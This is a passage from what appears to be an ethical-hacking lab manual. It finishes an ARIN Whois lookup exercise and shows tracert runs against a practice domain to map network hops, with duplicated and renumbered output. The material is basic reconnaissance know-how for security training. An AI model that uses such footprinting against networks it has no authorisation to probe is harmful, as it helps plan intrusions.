
 **Request IP
Addresses & ASNs**

 **Transfers**

 **IPv6 Info**

 **Get Involved**

4. You will get the information about the network range along with the other information such as network type, registration information, etc.



5. This concludes the demonstration of locating network range using the ARIN Whois database search tool.
6. Close all open windows and document all the acquired information.


Task 2: Perform Network Tracerouting in Windows and Linux Machines

The route is the path that the network packet traverses between the source and destination. Network tracerouting is a process of identifying the path and hosts lying between the source and destination. Network tracerouting provides critical information such as the IP address of the hosts lying between the source and destination, which enables you to map the network topology of the organization. Traceroute can be used to extract information about network topology, trusted routers, firewall locations, etc.

Here, we will perform network tracerouting using both Windows and Linux machines.

Note: Here, we will consider **www.certifiedhacker.com** as a target website. However, you can select a target domain of your choice.

1. In the **Windows 11** virtual machine, open the **Command Prompt** window. Type **tracert www.certifiedhacker.com** and press **Enter** to view the hops that the packets made before reaching the destination.
2. Type **tracert /?** and press **Enter** to show the different options for the command, as shown in the screenshot.



```
Command Prompt
C:\Users\Admin>tracert www.certifiedhacker.com

Tracing route to certifiedhacker.com [162.241.216.11]
over a maximum of 30 hops:

  0  1 ms  1 ms  <1 ms  10.10.1.2
  1  <1 ms  1 ms  1 ms  172.18.0.1
  2  1 ms  <1 ms  1 ms  192.168.100.6
  3  2 ms  2 ms  1 ms  103.152.3.225
  4  2 ms  1 ms  1 ms  38.140.226.249
  5  3 ms  2 ms  2 ms  te0-3-0-5.rcr21.tpa01.atlas.cogentco.com [154.24.5.181]
  6  8 ms  8 ms  8 ms  be2261.ccr21.mia01.atlas.cogentco.com [154.54.5.81]
  7  9 ms  8 ms  8 ms  be3400.ccr21.mia03.atlas.cogentco.com [154.54.47.18]
  8 10 ms  8 ms  8 ms  ntt.mia03.atlas.cogentco.com [154.54.9.42]
  9  9 ms  9 ms  8 ms  ae-4.r22.miamfl02.us.bb.gin.ntt.net [129.250.4.88]
 10 32 ms 38 ms 36 ms  ae-8.r20.dllstx14.us.bb.gin.ntt.net [129.250.2.219]
 11 33 ms 33 ms 33 ms  ae-1.r00.dllstx16.us.bb.gin.ntt.net [129.250.7.121]
 12 33 ms 33 ms 32 ms  ce-0-1-0-1.r00.dllstx16.us.ce.gin.ntt.net [128.242.179.18]
 13 32 ms 34 ms 32 ms  xe-2-0-0.rtrn1.dal1.net.unifiedlayer.com [162.215.243.9]
 14 32 ms 35 ms 32 ms  162-215-243-21.unifiedlayer.com [162.215.243.21]
 15 33 ms 33 ms 34 ms  162-241-0-30.unifiedlayer.com [162.241.0.30]
 16 33 ms 33 ms 33 ms  po100.router2a.hou1.net.unifiedlayer.com [162.241.0.3]
 17 33 ms 33 ms 33 ms  108-167-150-118.unifiedlayer.com [108.167.150.118]
 18 33 ms 33 ms 32 ms  box5331.bluehost.com [162.241.216.11]

Trace complete.

C:\Users\Admin>tracert /?

Usage: tracert [-d] [-h maximum_hops] [-j host-list] [-w timeout]
              [-R] [-S srcaddr] [-4] [-6] target_name

Options:
  -d          Do not resolve addresses to hostnames.
  -h maximum_hops  Maximum number of hops to search for target.
  -j host-list  Loose source route along host-list (IPv4-only).
  -w timeout    Wait timeout milliseconds for each reply.
  -R          Trace round-trip path (IPv6-only).
  -S srcaddr    Source address to use (IPv6-only).
  -4          Force using IPv4.
  -6          Force using IPv6.

C:\Users\Admin>
```


3. Type **tracert -h 5 www.certifiedhacker.com** and press **Enter** to perform the trace, but with only 5 maximum hops allowed.

```

Command Prompt
 9    10 ms    8 ms    8 ms    ntt.mia03.atlas.cogentco.com [154.54.9.42]
10    9 ms    9 ms    8 ms    ae-4.r22.miamfl02.us.bb.gin.ntt.net [129.250.4.88]
11    32 ms   38 ms   36 ms   ae-8.r20.dllstx14.us.bb.gin.ntt.net [129.250.2.219]
12    33 ms   33 ms   33 ms   ae-1.r00.dllstx16.us.bb.gin.ntt.net [129.250.7.121]
13    33 ms   33 ms   32 ms   ce-0-1-0-1.r00.dllstx16.us.ce.gin.ntt.net [128.242.179.18]
14    32 ms   34 ms   32 ms   xe-2-0-0.rtrn1.dal1.net.unifiedlayer.com [162.215.243.9]
15    32 ms   35 ms   32 ms   162-215-243-21.unifiedlayer.com [162.215.243.21]
16    33 ms   33 ms   34 ms   162-241-0-30.unifiedlayer.com [162.241.0.30]
17    33 ms   33 ms   33 ms   po100.router2a.hou1.net.unifiedlayer.com [162.241.0.3]
18    33 ms   33 ms   33 ms   108-167-150-118.unifiedlayer.com [108.167.150.118]
19    33 ms   33 ms   32 ms   box5331.bluehost.com [162.241.216.11]

Trace complete.

C:\Users\Admin>tracert /?

Usage: tracert [-d] [-h maximum_hops] [-j host-list] [-w timeout]
              [-R] [-S srcaddr] [-4] [-6] target_name

Options:
    -d                Do not resolve addresses to hostnames.
    -h maximum_hops   Maximum number of hops to search for target.
    -j host-list       Loose source route along host-list (IPv4-only).
    -w timeout         Wait timeout milliseconds for each reply.
    -R                Trace round-trip path (IPv6-only).
    -S srcaddr         Source address to use (IPv6-only).
    -4                Force using IPv4.
    -6                Force using IPv6.

C:\Users\Admin>tracert -h 5 www.certifiedhacker.com

Tracing route to certifiedhacker.com [162.241.216.11]
over a maximum of 5 hops:

 1    1 ms    <1 ms    <1 ms    10.10.1.2
 2    2 ms    1 ms    1 ms    172.18.0.1
 3    1 ms    <1 ms    1 ms    192.168.100.6
 4    2 ms    1 ms    <1 ms    103.152.3.225
 5    2 ms    2 ms    3 ms    38.140.226.249

Trace complete.

C:\Users\Admin>

```

